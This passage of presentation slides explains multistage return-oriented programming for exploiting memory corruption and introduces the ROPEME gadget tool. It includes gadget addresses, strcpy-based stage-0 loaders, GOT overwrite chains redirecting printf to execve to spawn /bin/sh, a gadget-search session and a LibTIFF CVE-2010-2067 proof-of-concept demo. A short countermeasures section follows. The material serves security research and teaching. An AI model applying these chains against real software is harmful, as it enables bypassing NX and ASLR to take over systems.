   0x80483c8 <strcpy@plt>: jmp    DWORD PTR ds:0x80497ec

gdb$ x/x 0x80497ec
   0x80497ec <_GLOBAL_OFFSET_TABLE_+24>:  0x00b0e430

gdb$ x/i 0x00b0e430
   0xb0e430 <strcpy>:  push   ebp
```

Stage-0: Payload loader

- Input: stage-1 payload
- Output: stage-0 payload that transfers stage-1 payload to the custom stack
- How?
    - Pick one or more byte(s)
    - Search in binary for that byte(s)
    - Generate strcpy() call
    - Repeat above steps until no byte left

Stage-0 example

- Transfer “/bin/sh” => 0x08049824

```
strcpy@plt:
   0x0804852e <+74>:   call   0x80483c8 <strcpy@plt>

pop-pop-ret:
   0x80484b3 <__do_global_dtors_aux+83>: pop    ebx
   0x80484b4 <__do_global_dtors_aux+84>: pop    ebp
   0x80484b5 <__do_global_dtors_aux+85>: ret

Byte values and stack layout:
0x8048134 : 0x2f '/'
    ['0x80483c8', '0x80484b3', '0x8049824', '0x8048134']
0x8048137 : 0x62 'b'
    ['0x80483c8', '0x80484b3', '0x8049825', '0x8048137']
0x804813d : 0x696e 'in'
    ['0x80483c8', '0x80484b3', '0x8049826', '0x804813d']
0x8048134 : 0x2f '/'
    ['0x80483c8', '0x80484b3', '0x8049828', '0x8048134']
0x804887b : 0x736800 'sh\x00'
    ['0x80483c8', '0x80484b3', '0x8049829', '0x804887b']
```

Transfer control to the custom stack

- At the end of stage-0
- ROP gadgets

```
(1) pop ebp; ret


(2) leave; ret
```

```
(1) pop ebp; ret


(2) mov esp, ebp; ret
```

Stage-0 summary

- Stage-0 advantages
  - ASLR bypass
    - Custom stack addresses are fixed
  - ASCII-Armor bypass
    - Stage-1 payload can contains any byte value including NULL byte

- Practical in most of binaries
  - Only a minimum number of ROP gadgets are required for stage-0 payload (available in most of binaries)
    - Load register (pop reg)
    - Add/sub memory (add [reg], reg)
    - Stack pointer manipulation (pop ebp; ret / leave; ret)

Agenda

- Introduction
- Recap on stack overflow & mitigations
- Multistage ROP technique
    - Stage-0 (payload loader)
    - **Stage-1 (actual payload)**
        - Payload strategy
        - Resolve run-time libc addresses
- Putting all together, ROPEME!
    - Practical ROP payloads
        - A complete stage-0 loader
        - Practical ROP gadgets catalog
        - ROP automation
    - ROPEME Tool & DEMO
- Countermeasures
- Summary

Stage-1 payload strategy

The stage-1 payload, in order to bypass NX/ASLR, could do:

- Chained ret-to-libc calls
  - Easy with a fixed stack from stage-0
- Shellcode with return-to-mprotect
  - Works on most of distributions*
- ROP shellcode
  - Use gadgets from libc

** PaX has mprotect restriction so this will not work*

Resolve run-time libc addresses

- The bad:
  - Addresses are randomized (ASLR)
- The good:
  - Offset between two functions is a constant
    - addr(system) – addr(printf) = offset
  - We can calculate any address from a known address in GOT (Global Offset Table)
  - ROP gadgets are available


GOT overwriting I

- Favorite method to exploit format string bug
- Steps
  - Load the offset into register
  - Add register to memory location (GOT entry)
  - Return to PLT entry
- ROP Gadgets
  - Load register
  - Add memory

```
(1) pop ecx;
    pop ebx; leave; ret

(2) pop ebp; ret

(3) add [ebp+0x5b042464] ecx;
    pop ebp; ret
```

GOT overwriting II

- printf() => execve()



```
0x80483d8: printf@PLT

0x80484ae: add [ebp+0x5b042464] ecx;
pop ebp; ret

printf@GOT - 0x5b042464 = 0xad007388

0x80484b4: pop ebp; ret

execve() - printf() = 0x54120

0x8048624: pop ecx; pop ebx; leave; ret

0x80484b4: pop ebp; ret
```


GOT dereferencing I

- Steps
  - Load the offset into register
  - Add the register with memory location (GOT entry)
  - Jump to or call the register
- ROP gadgets
  - Load register
  - Add register
  - Jump/call register

```
(1) pop eax;
    pop ebx;
    leave; ret

(2) add eax [ebx-0xb8a0008];
    lea esp [esp+0x4]; pop ebx;
    pop ebp; ret

(3) call eax;
    leave; ret
```

GOT dereferencing II

- printf() => execve()



...
0x80484e0
0x8048934
0xbabeface
0xbaadcafe
0x80485fe
0x138e97f4
0x54120
0x8048384
0x0804920
0x80484b4

0x0804910

```
0x80484e0: call eax ; leave; ret

0x80485fe: add eax [ebx-0xb8a0008];
lea esp [esp+0x4]; pop ebx; pop ebp; ret
printf@GOT + 0xb8a0008 = 0x138e97f4
execve() - printf() = 0x54120
0x8048384: pop eax; pop ebx; leave; ret

0x80484b4: pop ebp; ret
```

Agenda

- Introduction
- Recap on stack overflow & mitigations
- Multistage ROP technique
  - Stage-0 (payload loader)
  - Stage-1 (actual payload)
    - Payload strategy
    - Resolve run-time libc addresses
- **Putting all together, ROPEME!**
  - **Practical ROP payloads**
    - A complete stage-0 loader
    - Practical ROP gadgets catalog
    - ROP automation
  - ROPEME Tool & DEMO
- Countermeasures
- Summary

A complete stage-0 loader

- Turn any function to strcpy() / sprintf()
    - GOT overwriting

- ROP loader

```
(1) pop ecx; ret

(2) pop ebp; ret

(3) add [ebp+0x5b042464] ecx; ret
```

Practical ROP gadgets catalog


- Less than 10 gadgets?
    - Load register
        - pop reg
    - Add/sub memory
        - add [reg + offset], reg
    - Add/sub register (optional)
        - add reg, [reg + offset]

ROP automation

- Generate and search for required gadgets addresses in vulnerable binary
- Generate stage-1 payload
- Generate stage-0 payload
- Launch exploit

ROPEME!

- ROPEME – Return-Oriented Exploit Made Easy
  - Generate gadgets for binary
  - Search for specific gadgets
  - Sample stage-1 and stage-0 payload generator



```
$ ./ropeme/ropshell.py
Simple ROP interactive shell: [generate, load, search] gadgets
ROPeMe> help
Available commands: type help <command> for detail
  generate      Generate ROP gadgets for binary
  load          Load ROP gadgets from file
  search        Search ROP gadgets
  shell         Run external shell commands
  ^D            Exit

ROPeMe> generate vuln 4
Generating gadgets for vuln with backward depth=4
It may take few minutes depends on the depth and file size...
Processing code block 1/1
Generated 82 gadgets
Dumping asm gadgets to file: vuln.ggt ...
OK
ROPeMe> search pop %
Searching for ROP gadget:  pop % with constraints: []
0x8048384L: pop eax ; pop ebx ; leave ;;
0x80485d8L: pop ebp ; ret ; mov ebx [esp] ;;
0x80484b4L: pop ebp ;;
0x8048573L: pop ebp ;;
```

DEMO

- ROPEME
- ROP Exploit
  - LibTIFF 3.92 buffer overflow (CVE-2010-2067)
    - Dan Rosenberg's “Breaking LibTIFF”
  - PoC exploit for “tiffinfo”
    - No strcpy() in binary
    - strcasecmp() => strcpy()
  - Distros
    - Fedora 13 with ExecShield

Agenda

- Introduction
- Recap on stack overflow & mitigations
- Multistage ROP technique
  - Stage-0 (payload loader)
  - Stage-1 (actual payload)
    - Payload strategy
    - Resolve run-time libc addresses
- Putting all together, ROPEME!
  - Practical ROP payloads
    - A complete stage-0 loader
    - Practical ROP gadgets catalog
    - ROP automation
  - ROPEME Tool & DEMO
- **Countermeasures**
- **Summary**

Countermeasures

- Position Independent Executable (PIE)
  - Randomize executable base (ET_EXEC)
  - NULL byte in all PROT_EXEC mappings, including executable base

> Effective to prevent “borrowed code chunks”/ ROP style exploits. Another information leak flaw or ASLR implementation flaw is required for the attack to be success

- Not widely adopted by vendors
  - Recompilation efforts
  - Used in critical applications in popular distros

Summary

- We presented a generic and reliable technique for exploitation of memory corruption vulnerabilities:
  - bypass NX/ASLR/ASCII-Armor protections
  - do not rely on ASLR implementation bugs or information leaks
  - work on most of binaries
- We showed an automated tool to build multistage ROP payloads. ROPEME to be released on vnsecurity.net website
- This technique could be extended for other OSes (*BSD, Mac OS X, Windows, ..)
  - ROPEME to support more OSes

Q & A